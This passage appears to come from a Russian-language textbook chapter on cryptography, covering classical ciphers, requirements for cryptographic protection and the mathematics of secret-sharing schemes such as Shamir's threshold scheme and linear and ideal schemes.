Отметим, что Цезарь заменял букву третьей после нее буквой, но можно заменять и пятой, и любой другой. Главное, чтобы тот, кому посылается шифрованное сообщение, знал эту величину сдвига.

Шифр Виженера. Этот шифр относится к семейству *полиалфавитных подстановочных шифров*. Его удобнее всего представить, как шифр Цезаря с переменной величиной сдвига. Чтобы знать, на сколько сдвигать очередную букву открытого текста, заранее оговаривается способ запоминания сдвигов. Для этой цели используется ключевое слово, каждая буква которого своим номером в алфавите указывает величину сдвига. Ключевое слово повторяется столько раз, сколько нужно для замены всех букв открытого текста. Например, если ключевое слово ВАЗА, а открытый текст — КРИПТОГРАФИЯ, значит, ключевое слово даст следующую последовательность сдвигов букв открытого текста

```
319131913191
```

При таком способе шифрования открытый текст преобразуется в шифротекст

```
НССРХПЛСГХСА
```

Дальнейшее развитие идеи ключевого слова, а именно идея запоминать способ преобразования открытого текста с помощью какой-либо книги, привело к возникновению различных видов так называемых книжных шифров.

Результаты криптографических исследований реализуются сейчас в виде шифрующих устройств, встроенных в современные системы связи. Поэтому криптографы ограничены в выборе средств тем уровнем техники и технологии, который достигнут на данный момент. Такая зависимость отражается и на выборе используемого в криптографии математического аппарата.

Условно можно выделить три принципиально разных этапа в развитии математического аппарата криптографии.

До 40-х годов XX века применялись только электромеханические шифромашины, поэтому и спектр математических преобразований был ограничен, в основном, методами комбинаторного анализа и теории вероятностей.

После появления электронной техники, а тем более компьютеров, сильно изменился и математический аппарат криптографии. Получили развитие прикладные идеи и методы теории информации, алгебры, теории конечных автоматов.

Работы Диффи и Хеллмана (70-е годы) послужили толчком для бурного развития новых направлений математики: теории односторонних функций, доказательств с нулевым разглашением. В наше время прогресс именно в этих направлениях определяет практические возможности криптографии.

Однако для того, чтобы криптографические методы преобразования обеспечили эффективную защиту информации, они должны удовлетворять ряду требований. В сжатом виде их можно сформулировать следующим образом:

- сложность и стойкость криптографического закрытия должны выбираться в зависимости от объема и степени секретности данных;
- надежность закрытия должна быть такой, чтобы секретность не нарушалась в том случае, когда злоумышленнику становится известен метод закрытия;
- метод закрытия, набор используемых ключей и механизм их распределения не могут быть слишком сложными;
- выполнение процедур прямого и обратного преобразований должно быть формализованным. Эти процедуры не должны зависеть от длины сообщений;
- ошибки, возникающие в процессе выполнения преобразования, не должны распространяться на текст в полной мере и по системе;
- вносимая процедурами защиты избыточность должна быть минимальной.

Классификация криптографических методов

В настоящее время не существует законченной и общепринятой классификации криптографических методов, так как многие из них находятся в стадии развития и становления. Наиболее целесообразной представляется классификация, представленная на рис. 18.1.

Под *шифрованием* в данном случае понимается такой вид криптографического закрытия, при котором преобразованию подвергается каждый символ защищаемого сообщения. Все известные способы шифрования разбиты на пять групп: *подстановка* (замена), *перестановка*, *аналитическое преобразование*, *гаммирование* и *комбинированное шифрование*. Каждый из этих способов может иметь несколько разновидностей.

Под *кодированием* понимается такой вид криптографического закрытия, когда некоторые элементы защищаемых данных (не обязательно отдельные символы) заменяются заранее выбранными кодами (цифровыми, буквенными, буквенно-цифровыми сочетаниями и т.д.). Этот метод имеет две разновидности: смысловое и символьное кодирование. При *смысловом кодировании* кодируемые элементы имеют вполне определенный смысл (слова, предложения, группы предложений). При *символьном кодировании* кодируется каждый символ защищаемого текста. Символьное кодирование по существу совпадает с подстановочным шифрованием.

К отдельным видам криптографии относятся методы *рассечения-разнесения* и *сжатия данных*. Рассечение-разнесение заключается в том, что массив защищаемых данных делится (рассекается) на такие элементы, каждый из которых в отдельности не позволяет раскрыть содержание защищаемой информации. Выделенные таким образом элементы данных разносятся по разным зонам памяти или располагаются на разных носителях. Сжатие данных представляет собой замену часто встречающихся одинаковых строк данных или последовательностей одинаковых символов некоторыми заранее выбранными символами.




Рис. 18.1. Классификация криптографических методов

Требования к криптографическим методам защиты информации

Раскрытие зашифрованных текстов (в первую очередь нахождение ключа) осуществляется при помощи методов криптоанализа. Основными методами криптоанализа являются:

- *статистические*, при которых зная статистические свойства открытого текста пытаются исследовать статистические закономерности шифротекста и на основании обнаруженных закономерностей раскрыть текст;
- *метод вероятных слов*, в котором при сопоставлении некоторой небольшой части шифротекста с известным фрагментом открытого текста пытаются найти ключ и с его помощью расшифровать весь текст. Требуемый фрагмент открытого текста можно найти с помощью статистических методов или просто угадать, исходя из предполагаемого содержания или структуры открытого текста.

Поскольку криптографические методы ЗИ применяются давно, то уже сформулированы основные требования к ним.

1. Метод должен быть надежным, т.е. восстановление открытого текста при владении только шифротекстом, но не ключом должно быть практически невыполнимой задачей
2. Из-за трудности запоминания объем ключа не должен быть большим.
3. Из-за трудностей, связанных со сложными преобразованиями, процессы шифрования должны быть простыми.
4. Из-за возможности появления ошибок передачи дешифрование шифротекста, содержащего отдельные ошибки, не должно привести к бесконечному увеличению ошибок в полученном предполагаемом открытом тексте.
5. Из-за трудностей передачи объем шифротекста не должен быть значительно больше открытого текста.

Перечисленные требования были разработаны для традиционной криптографии.

При современном развитии техники необходимость удовлетворения перечисленным требованиям претерпевает существенные изменения.

В связи с развитием технологии, позволяющей с большой плотностью записать и длительное время надежно хранить большие объемы информации, условие небольшого объема ключа может быть ослаблено (по существу это условие, как и все остальные, приобретает новый смысл, соответствующий достигнутому уровню техники). В связи с развитием микроэлектроники появляется возможность разработки дешевых устройств, осуществляющих быстро и точно сравнительно сложные преобразования информации. С другой стороны, возможность увеличения скорости передачи отстает от возможности увеличения скорости обработки информации. Это, несомненно, позволяет ослабить требование п. 3 без ущерба для практически достигаемой скорости передачи. В настоящее время связное оборудование является высоконадежным, а методы обнаружения и исправления ошибок — хорошо развитыми. К тому же, обычно используемые в компьютерных сетях протоколы сеансов связи предусматривают передачу любого текста даже при наличии сбоев во время передачи. Поэтому требование п. 4 в значительной мере потеряло свою актуальность. В отдельных случаях, если каналы связи не перегружены, может быть ослаблено и требование п. 5.

Таким образом, не затронутым осталось требование п. 1, при рассмотрении которого следует учесть два обстоятельства.

Во-первых, в автоматизированных системах (АС) циркулируют большие объемы информации, а наличие большого объема шифротекста облегчает задачу криптоанализа.

Во-вторых, для решения задачи криптоанализа можно использовать ЭВМ. Это позволяет в новых условиях требовать значительного увеличения надежности. Другим важным отрицательным фактором применения криптографии в АС является то, что часто используются языки с весьма ограниченным запасом слов и строгим синтаксисом (языки программирования).

В связи с новыми специфическими применениями криптографических методов могут быть выдвинуты также другие требования. Так, например, второй важной областью применения криптографических методов ЗИ являются системы управления базами данных (СУБД). В этом случае к криптографическим методам ЗИ предъявляются следующие дополнительные требования.

1. Из-за невозможности чтения и возобновления записей с середины файла, шифрование и дешифрование каждой записи должны производиться независимо от других записей.
2. Для создания больших удобств обработки и во избежание излишней перегрузки системы вспомогательными преобразованиями необходимо все операции с файлами проводить с данными в зашифрованном виде.

Специфика СУБД оказывает влияние на надежность защиты по следующим причинам:

- данные в СУБД продолжительное время находятся в зашифрованном виде. Это затрудняет или даже делает невозможной частую смену ключей, и в связи с этим ЗИ становится менее надежной;
- ключи могут не передаваться по разным адресам, а храниться все в одном месте. Это повышает надежность системы из-за уменьшения возможности овладения ключами посторонними лицами.

В файловых системах вероятность появления ошибки гораздо меньше, чем в каналах связи, поэтому требование п. 4 для файловых систем не имеет большого практического значения.

Появление быстродействующих ЭВМ способствует возникновению так называемой вычислительной криптографии, тесно связанной с вычислительной техникой.

Математика разделения секрета

Рассмотрим следующую, в наше время вполне реальную ситуацию. Два совладельца драгоценности хотят положить ее на хранение в сейф. Сейф современный, с цифровым замком на 16 цифр. Так как совладельцы не доверяют друг другу, то они хотят закрыть сейф таким образом, чтобы они могли открыть его вместе, но никак не порознь. Для этого они приглашают третье лицо, называемое дилером, которому они оба доверяют (например, потому что оно не получит больше доступ к сейфу). Дилер случайно выбирает 16 цифр в качестве “ключа”, чтобы закрыть сейф, и затем сообщает первому совладельцу втайне от второго первые 8 цифр “ключа”, а второму совладельцу втайне от первого — последние 8 цифр “ключа”. Такой способ представляется с точки здравого смысла оптимальным, ведь каждый из совладельцев, получив “полключа”, не сможет им воспользоваться без второй половины, а что может быть лучше?! Недостатком данного примера является то, что любой из совладельцев, оставшись наедине с сейфом, может за пару минут найти недостающие “полключа” с помощью несложного устройства, предназначенного для перебора ключей и работающего на тактовой частоте 1 МГц. Кажется, что единственный выход — в увеличении размера “ключа”, скажем, вдвое. Но есть другой

математический выход, опровергающий (в данном случае — к счастью) соображения здравого смысла. А именно, дилер независимо выбирает две случайные последовательности по 16 цифр в каждой, сообщает каждому из совладельцев втайне от другого "его" последовательность, а в качестве "ключа", чтобы закрыть сейф, использует последовательность, полученную сложением по модулю 10 соответствующих цифр двух выбранных последовательностей. Довольно очевидно, что для каждого из совладельцев все 10^{16} возможных "ключей" одинаково вероятны и остается только перебирать их, что потребует в среднем около полутора лет для устройства перебора ключей, оборудованного процессором с частотой 100 МГц.

И с математической, и с практической точки зрения неинтересно останавливаться на случае двух участников и следует рассмотреть общую ситуацию. Неформально говоря, ***схема, разделяющая секрет*** (СРС) позволяет "распределить" секрет между **n** участниками таким образом, чтобы заранее заданные разрешенные множества участников могли однозначно восстановить секрет (совокупность этих множеств называется ***структурой доступа***), а неразрешенные — не получали никакой дополнительной к имеющейся априорной информации о возможном значении секрета. СРС с последним свойством называются *совершенными*.

История СРС начинается с 1979 года, когда эта проблема была поставлена и во многом решена Блейкли и Шамиром для случая пороговых **(n, k)**-СРС (т.е. разрешенными множествами являются любые множества из **k** или более элементов). Особый интерес вызвали так называемые *идеальные СРС*, т.е.такие, где объем информации, предоставляемой участнику, не больше объема секрета. Оказалось, что любой такой СРС соответствует матроид и, следовательно, не для любой структуры доступа возможно идеальное разделение секрета. С другой стороны, было показано, что для любого набора разрешенных множеств можно построить совершенную СРС, однако известные построения весьма неэкономны. Рассмотрим некоторые алгебро-геометрические и комбинаторные задачи, возникающие при математическом анализе СРС.

Будем говорить, что семейство подпространств $\{L_0, \ldots, L_n\}$ конечномерного векторного пространства **L** над полем **K** удовлетворяет свойству "все или ничего", если для любого множества $A \subset \{1, \ldots, n\}$ линейная оболочка подпространств $\{L_a: a \in A\}$ либо содержит подпространство L_0 целиком, либо пересекается с ним только по вектору **0**. В подразделе "Линейное разделение секрета" мы увидим, что такое семейство задает "линейную" СРС, у которой множество $A \subset \{1, \ldots, n\}$ является разрешенным, если и только если линейная оболочка подпространств $\{L_a: a \in A\}$ содержит подпространство L_0 целиком. В связи с этим понятием возникает ряд вопросов. Например, если поле **K** конечно ($|K| = q$) и все подпространства $\{L_0, \ldots, L_n\}$ одномерны, то каково максимально возможное число участников **n** для линейных пороговых (**n**, **k**)-СРС ($k > 1$)? Иначе говоря, каково максимально возможное число векторов $\{h_0, \ldots, h_n\}$ таких, что любые **k** векторов, содержащие вектор h_0, линейно независимы, а любые $k + 1$ векторов, содержащие вектор h_0, линейно зависимы. Оказывается, что это свойство эквивалентно следующему, на первый взгляд более сильному, свойству: любые **k** векторов линейно независимы, а любые $k + 1$ — линейно зависимы. Такие системы век-

торов изучались в геометрии как **N**-множества (**N = n + 1**) в конечной проективной геометрии **PG(k–1, q)**, в комбинаторике — как ортогональные таблицы силы **k** и индекса **λ = 1**, в теории кодирования — как проверочные матрицы МДР кодов. В подразделе "Линейное разделение секрета" мы приведем известную конструкцию таких множеств с **N = q + 1**. Существует довольно старая гипотеза о том, что это и есть максимально возможное **N**, за исключением двух случаев: случая **q < k**, когда **N = k + 1**, и случая **q = 2m**, **k = 3** или **k = q – 1**, когда **N = q + 2**.

Разделение секрета для произвольных структур доступа

Начнем с формальной математической модели. Имеется **n+1** множество S_0, S_1, …, S_n и (совместное) распределение вероятностей **P** на их декартовом произведении $S = S_0 * \ldots * S_n$. Соответствующие случайные величины обозначаются через S_i. Имеется также некоторое множество **Γ** подмножеств множества **{1, …, n}**, называемое структурой доступа.

Определение 18.1

Пара **(P,S)** называется совершенной вероятностной СРС, реализующей структуру доступа **Γ**, если

$$P(S_0 = c_0 \mid S_i = c_i, i \in A) \in \{0, 1\} \text{ для } A \in \Gamma, \quad (18.1)$$

$$P(S0 = c0 \mid Si = ci, i \in A) = P(S0 = c0) \text{ для } A \notin \Gamma \quad (18.2)$$

Это определение можно истолковать следующим образом. Имеется множество S_0 всех возможных секретов, из которого секрет s_0 выбирается с вероятностью $p(s_0)$, и имеется СРС, которая "распределяет" секрет s_0 между **n** участниками, посылая "проекции" s_1, …, s_n секрета с вероятностью $P_{S0}(s_1, \ldots, s_n)$. Отметим, что **i**-ый участник получает свою "проекцию" $s_i \in S_i$ и не имеет информации о значениях других "проекций", однако знает все множества S_i, а также оба распределения вероятностей $p(s_0)$ и $P_{S0}(s_1, \ldots, s_n)$. Эти два распределения могут быть эквивалентны заменене на одно: $P(s_0, s_1, \ldots, s_n) = p(s0)P_{S0}(s_1, \ldots, s_n)$, что и было сделано выше. Цель СРС, как указывалось во введении, состоит в том, чтобы:

- участники из разрешенного множества **A** (т. е. $A \in \Gamma$) вместе могли бы однозначно восстановить значение секрета — это отражено в свойстве (18.1);
- участники, образующие неразрешенное множество **A** ($A \notin \Gamma$), не могли бы получить дополнительную информацию об s_0, т.е., чтобы вероятность того, что значение секрета $S_0 = c_0$, не зависела от значений "проекций" S_i при $i \in A$ — это свойство (18.2).

Замечание о терминологии. В англоязычной литературе для обозначения "порции" информации, посылаемой участнику СРС, были введены термины *share* (А. Шамир) и *shadow* (Г. Блейкли). Первый термин оказался наиболее популярным, но неадекватная (во всех смыслах) замена в данной работе *акции* на *проекцию* может быть несколько оправдана следующим примером.

Пример 18.1. Множество $\mathbf{S_0}$ всех возможных секретов состоит из **0**, **1** и **2**, "представленных", соответственно: шаром; кубом, ребра которого параллельны осям координат; цилиндром, образующие которого параллельны оси **Z**. При этом диаметры шара и основания цилиндра, и длины ребра куба и образующей цилиндра, равны. Первый участник получает в качестве своей "доли" секрета его проекцию на плоскость **XY**, а второй — на плоскость **XZ**. Ясно, что вместе они однозначно восстановят секрет, а порознь — нет. Однако эта СРС не является совершенной, так как любой из участников получает информацию о секрете, оставляя только два значения секрета как возможные при данной проекции (например, если проекция — квадрат, то шар невозможен).

Еще одно замечание. Элемент (участник) $\mathbf{x \in \{1, \ldots, n\}}$ называется ***несущественным*** (относительно $\mathbf{\Gamma}$), если для любого неразрешенного множества $\mathbf{A}$ множество $\mathbf{A \cup x}$ также неразрешенное. Очевидно, что несущественные участники настолько несущественны для разделения секрета, что им просто не нужно посылать никакой информации. Поэтому далее, без ограничения общности, рассматриваются только такие структуры доступа $\mathbf{\Gamma}$, для которых все элементы являются существенными. Кроме того, естественно предполагать, что $\mathbf{\Gamma}$ является монотонной структурой, т.е. из $\mathbf{A \subset B}$, $\mathbf{A \in \Gamma}$ следует $\mathbf{B \in \Gamma}$.

Пример 18.2. Рассмотрим простейшую структуру доступа — **(n,n)**-пороговую схему, т.е. все участники вместе могут восстановить секрет, а любое подмножество участников не может получить дополнительной информации о секрете. Будем строить идеальную СРС, выбирая и секрет, и его проекции из группы $\mathbf{Z_q}$ вычетов по модулю **q**, т.е. $\mathbf{S_0 = S_1 = \ldots = S_n = Z_q}$. Дилер генерирует $\mathbf{n-1}$ независимых равномерно распределенных на $\mathbf{Z_q}$ случайных величин $\mathbf{x_i}$ и посылает **i**-му учаснику $\mathbf{(i = 1, \ldots, n-1)}$ его "проекцию" $\mathbf{s_i = x_i}$, а **n**-му участнику — $\mathbf{s_n = s_0 - (s_1 + \ldots + s_{n-1})}$. Кажущееся "неравноправие" **n**-ого участника тут же исчезает, если мы выпишем распределение $\mathbf{P_{S0}(s_1, \ldots, s_n)}$, которое очевидно равно $\mathbf{1/qn-1}$, если $\mathbf{s_0 = s_1 + \ldots + s_n}$, а в остальных случаях равно **0**. Теперь легко проверяется и свойство (18.2), означающее в данном случае независимость случайной величины $\mathbf{S_0}$ от случайных величин $\{\mathbf{S_i}: \mathbf{i \in A}\}$ при любом собственном подмножестве $\mathbf{A}$.

Данное выше определение СРС, оперирующее понятием *распределение вероятностей*, ниже переведено, почти без потери общности, на комбинаторный язык, который представляется более простым для понимания. Произвольная $\mathbf{M * (n + 1)}$-матрица $\mathbf{V}$, строки которой имеют вид $\mathbf{v = (v_0, v_1, \ldots, v_n)}$, где $\mathbf{v_i \in S_i}$, называется ***матрицей комбинаторной СРС***, а ее строки — *правилами распределения секрета*. Для заданного значения секрета $\mathbf{s_0}$ дилер СРС случайно и равновероятно выбирает строку $\mathbf{v}$ из тех строк матрицы $\mathbf{V}$, для которых значение нулевой координаты равно $\mathbf{s_0}$.

Определение 18.2

Матрица $\mathbf{V}$ задает совершенную комбинаторную СРС, реализующую структуру доступа $\mathbf{\Gamma}$, если, во-первых, для любого множества $\mathbf{A \in \Gamma}$ нулевая координата любой строки матрицы $\mathbf{V}$ однозначно определяется значениями ее координат из множества $\mathbf{A}$, и, во-вторых, для любого множества $\mathbf{A \notin \Gamma}$ и любых заданных значений координат из множества $\mathbf{A}$ число строк матрицы $\mathbf{V}$ с данным значением $\boldsymbol{\alpha}$ нулевой координаты не зависит от $\boldsymbol{\alpha}$.

Сопоставим совершенной вероятностной СРС, задаваемой парой **(P, S)**, матрицу **V**, состоящую из строк $\mathbf{s} \in \mathbf{S}$, таких что $\mathbf{P(s)} > \mathbf{0}$. Заметим, что если в определении 1 положить все ненулевые значения **P** одинаковыми, а условия (18.1) и (18.2) переформулировать на комбинаторном языке, то получится определение 2. Это комбинаторное определение несколько обобщается, если допустить в матрице **V** повторяющиеся строки, что эквивалентно вероятностному определению 1, когда значения вероятностей **P(s)** — рациональные числа.

Продолжение примера 18.2 (из предыдущего раздела). Переформулируем данную выше конструкцию **(n,n)**-пороговой СРС на комбинаторном языке. Строками матрицы **V** являются все векторы **s** такие, что $\mathbf{s_0 + s_1 + \ldots + s_n = 0}$. Очевидно, что матрица **V** задает совершенную комбинаторную СРС для $\mathbf{\Gamma=\{1, \ldots, n\}}$, так как для любого собственного подмножества $\mathbf{A \subset \{1, \ldots, n\}}$ и любых заданных значений координат из множества **A** число строк матрицы **V** с данным значением нулевой координаты равно $\mathbf{q^{n-1-|A|}}$.

Удивительно, но простой схемы примера 2 оказывается достаточно, чтобы из нее, как из кирпичиков, построить совершенную СРС для произвольной структуры доступа. А именно, для всех разрешенных множеств, т.е. для $\mathbf{A \in \Gamma}$, независимо реализуем описанную только что пороговую **(|A|, |A|)**-СРС, послав тем самым **i**-му участнику столько "проекций" $\mathbf{s_i^A}$, скольким разрешенным множествам он принадлежит. Это словесное описание несложно перевести на комбинаторный язык свойств матрицы **V** и убедиться, что эта СРС совершенна. Как это часто бывает, "совершенная" не значит "экономная", и у данной СРС размер "проекции" оказывается, как правило, во много раз больше, чем размер секрета. Эту схему можно сделать более экономной, так как достаточно реализовать пороговые **(|A|, |A|)**-СРС только для минимальных разрешенных множеств **A**, т.е. для $\mathbf{A \in \Gamma_{min}}$, где $\mathbf{\Gamma_{min}}$ — совокупность минимальных (относительно включения) множеств из **Γ**. Тем не менее, для пороговой **(n, n/2)**-СРС размер "проекции" (измеренный, например, в битах) будет в $\mathbf{C_n^{n/2} \sim 2n/\sqrt{2\pi n}}$ раз больше размера секрета (это наихудший случай для рассматриваемой конструкции). С другой стороны, как мы убедимся чуть позже, любая пороговая структура доступа может быть реализована идеально, т.е. при совпадающих размерах "проекции" и секрета. Поэтому естественно возникает вопрос о том, каково максимально возможное превышение размера "проекции" над размером секрета для наихудшей структуры доступа при наилучшей реализации. Формально, $\mathbf{R(n) = \max R(\Gamma)}$, где **max** берется по всем структурам доступа **Γ** на **n** участниках, а $\mathbf{R(\Gamma) = \min \max \frac{\log |S_i|}{\log |S_0|}}$, где **min** берется по всем СРС, реализующим данную структуру доступа **Γ**, а **max** — по **i = 1, ..., n**. Приведенная конструкция показывает, что $\mathbf{R(n) \le C_n^{n/2n}}$. С другой стороны, $\mathbf{R(n) \ge n/\log n}$. Такой огромный "зазор" между верхней и нижней оценкой дает достаточный простор для исследований (предполагается, что **R(n)** зависит от **n** экспоненциально).

Линейное разделение секрета

Начнем с предложенной Шамиром элегантной схемы разделения секрета для пороговых структур доступа. Пусть $\mathbf{K = GF(q)}$ — конечное поле из **q** элементов (например, $\mathbf{q = p}$ — простое число и $\mathbf{K = Z_p}$) и $\mathbf{q > n}$. Сопоставим участникам **n** различных ненуле-

вых элементов поля $\{a_1, \ldots, a_n\}$ и положим $a_0 = 0$. При распределении секрета s_0 дилер СРС генерирует $k-1$ независимых равномерно распределенных на $GF(q)$ случайных величин f_j $(j = 1, \ldots, k-1)$ и посылает i-му участнику $(i = 1, \ldots, n)$ "его" значение $s_i = f(a_i)$ многочлена $f(x) = f_0 + f_1x + \ldots + f_{k-1}x_{k-1}$, где $f_0 = s_0$. Поскольку любой многочлен степени $k-1$ однозначно восстанавливается по его значениям в произвольных k точках (например, по интерполяционной формуле Лагранжа), то любые k участников вместе могут восстановить многочлен $f(x)$ и, следовательно, найти значение секрета как $s_0 = f(0)$. По этой же причине для любых $k-1$ участников, любых полученных ими значений проекций s_i и любого значения секрета s_0 существует ровно один "соответствующий" им многочлен, т.е. такой, что $s_i = f(a_i)$ и $s_0 = f(0)$. Следовательно, эта схема является совершенной в соответствии с определением 2. "Линейность" данной схемы становится ясна, если записать "разделение секрета" в векторно-матричном виде:

$$s = fH, \tag{18.3}$$

где $s = (s_0, \ldots, s_n)$, $f = (f_0, \ldots, f_{k-1})$, $k \times (n+1)$ — матрица $H = (h_{ij}) = (a_i^{j-1})$ и $h_{00} = 1$. Заметим, что любые k столбцов этой матрицы линейно независимы, а максимально возможное число столбцов матрицы H равно q, чтобы добиться обещанного значения $q+1$ надо добавить столбец, соответствующий точке "бесконечность".

Возьмем в (18.3) в качестве H произвольную $r \times (n+1)$-матрицу с элементами из поля K. Получаемую СРС, будем называть *одномерной линейной СРС*. Она является совершенной комбинаторной СРС со структурой доступа Γ, состоящей из множеств A таких, что вектор h_0 представим в виде линейной комбинации векторов $\{h_j: j \in A\}$, где h_j — это j-ый столбец матрицы H. Строками матрицы V, соответствующей данной СРС, являются, как видно из (18.3), линейные комбинации строк матрицы H. Перепишем (18.3) в следующем виде

$$s_j = (f, h_j) \text{ для } j = 0, 1, \ldots, n,$$

где (f, h_j) — скалярное произведение векторов f и h_j. Если $A \in \Gamma$, т.е. если $h_0 = \Sigma\lambda_j h_j$, то

$$s_0 = (f, h_0) = (f, \Sigma\lambda_j h_j) = \Sigma\lambda_j(f, h_j) = \Sigma\lambda_j s_j$$

и, следовательно, значение секрета однозначно находится по его "проекциям". Рассмотрим теперь случай, когда вектор h_0 не представим в виде линейной комбинации векторов $\{h_j: j \in A\}$. Нам нужно показать, что в этом случае для любых заданных значений координат из множества A число строк матрицы V с данным значением любой координаты не зависит от этого значения. В этом не трудно убедится, рассмотрев (18.3) как систему линейных уравнений относительно неизвестных f_i и воспользовавшись тем, что система совместна тогда и только тогда, когда ранг матрицы коэффициентов равен рангу расширенной матрицы, а число решений у совместных систем одинаково и равно числу решений однородной системы.

Указание. Рассмотрите две системы: с "нулевым" уравнением и без него (т.е. со свободным членом). Так как вектор h_0 не представим в виде линейной комбинации векто-

ров $\{\mathbf{h_j}: \mathbf{j} \in \mathbf{A}\}$, то ранг матрицы коэффициентов второй системы на 1 больше ранга матрицы коэффициентов первой системы. Отсюда немедленно следует, что если первая система совместна, то совместна и вторая при любом $\mathbf{s_0}$.

Эта конструкция подводит нас к определению общей линейной СРС. Пусть секрет и его "проекции" представляются как конечномерные векторы $\mathbf{s_i} = (s_i^1, \ldots, s_i^{m_i})$ и генерируются по формуле $\mathbf{s_i} = \mathbf{fH_i}$, где $\mathbf{H_i}$ — некоторые $\mathbf{r} \times \mathbf{m_i}$-матрицы. Сопоставим каждой матрице $\mathbf{H_i}$ линейное пространство $\mathbf{L_i}$ ее столбцов (т.е. состоящее из всех линейных комбинаций вектор-столбцов матрицы $\mathbf{H_i}$). Несложные рассуждения, аналогичные приведенным выше для одномерного случая (все $\mathbf{m_i} = \mathbf{1}$), показывают, что данная конструкция дает совершенную СРС тогда и только тогда, когда семейство линейных подпространств $\{\mathbf{L_0}, \ldots, \mathbf{L_n}\}$ конечномерного векторного пространства $\mathbf{K^r}$ удовлетворяет упомянутому выше свойству "все или ничего". При этом множество $\mathbf{A}$ является разрешенным $\{\mathbf{L_a}: \mathbf{a} \in \mathbf{A}\}$ содержит подпространство $\mathbf{L_0}$ целиком. С другой стороны, множество $\mathbf{A}$ является неразрешенным ($\mathbf{A} \notin \mathbf{\Gamma}$), если и только если линейная оболочка подпространств $\{\mathbf{La}: \mathbf{a} \in \mathbf{A}\}$ пересекается с подпространством $\mathbf{L_0}$ только по вектору $\mathbf{0}$. Отметим, что если бы для некоторого $\mathbf{A}$ пересечение $\mathbf{L_0}$ и линейной оболочки $\{\mathbf{L_a}: \mathbf{a} \in \mathbf{A}\}$ было нетривиальным, то участники $\mathbf{A}$ не могли бы восстановить секрет однозначно, но получали бы некоторую информацию о нем, т.е. схема не была бы совершенной.

Пример 18.3. Рассмотрим следующую структуру доступа для случая четырех участников, задаваемую $\mathbf{\Gamma_{min}} = \{\{1,2\}, \{2,3\}, \{3,4\}\}$. Она известна как первый построенный пример структуры доступа, для которой не существует идеальной реализации. Более того, было доказано, что для любой ее совершенной реализации $\mathbf{R(\Gamma)} \geq \mathbf{3/2}$. С другой стороны, непосредственная проверка показывает, что выбор матриц $\mathbf{H_0}$, $\mathbf{H_1}$, ..., $\mathbf{H_4}$, приведенных на рис. 18.2, дает совершенную линейную СРС с $\mathbf{R} = \mathbf{3/2}$, реализующую эту структуру, которая, следовательно, является и оптимальной (наиболее экономной) СРС.

$$\mathbf{H_0} = \begin{bmatrix} 10 \\ 01 \\ 00 \\ 00 \\ 00 \\ 00 \end{bmatrix}, \mathbf{H_1} = \begin{bmatrix} 00 \\ 00 \\ 10 \\ 01 \\ 00 \\ 00 \end{bmatrix}, \mathbf{H_2} = \begin{bmatrix} 100 \\ 010 \\ 100 \\ 010 \\ 001 \\ 000 \end{bmatrix}, \mathbf{H_3} = \begin{bmatrix} 001 \\ 000 \\ 000 \\ 010 \\ 001 \\ 100 \end{bmatrix}, \mathbf{H_4} = \begin{bmatrix} 00 \\ 01 \\ 00 \\ 00 \\ 10 \\ 01 \end{bmatrix},$$

Рис. 18.2. Матрицы, реализующие совершенную линейную СРС

Идеальное разделение секрета и матроиды

Начнем с определения идеальных СРС. Для этого вернемся к комбинаторному определению совершенной СРС. Следующее определение совершенной СРС является даже более общим, чем вероятностное определение 1, поскольку условие (18.2) заменено в нем на более слабое.

Для произвольного множества $\mathbf{B} \subseteq \{\mathbf{0}, \mathbf{1}, \ldots, \mathbf{n}\}$ обозначим через $\mathbf{V_B}$ $\mathbf{M} \times |\mathbf{B}|$-матрицу, полученную из матрицы $\mathbf{V}$ удалением столбцов, номера которых не принадлежат множеству $\mathbf{B}$. Пусть $||\mathbf{W}||$ обозначает число различных строк в матрице $\mathbf{W}$.

Определение 18.3

Матрица **V** задает БД-совершенную СРС, реализующую структуру доступа **Г**, если

$$||\mathbf{V}_{A\cup 0}|| = ||\mathbf{V}_A|| \times ||\mathbf{V}_0||^{\delta\Gamma(A)}, \qquad (18.4)$$

где $\delta_\Gamma(A) = 0$, если $A \in \Gamma$, и $\delta_\Gamma(A) = 1$ в противном случае.

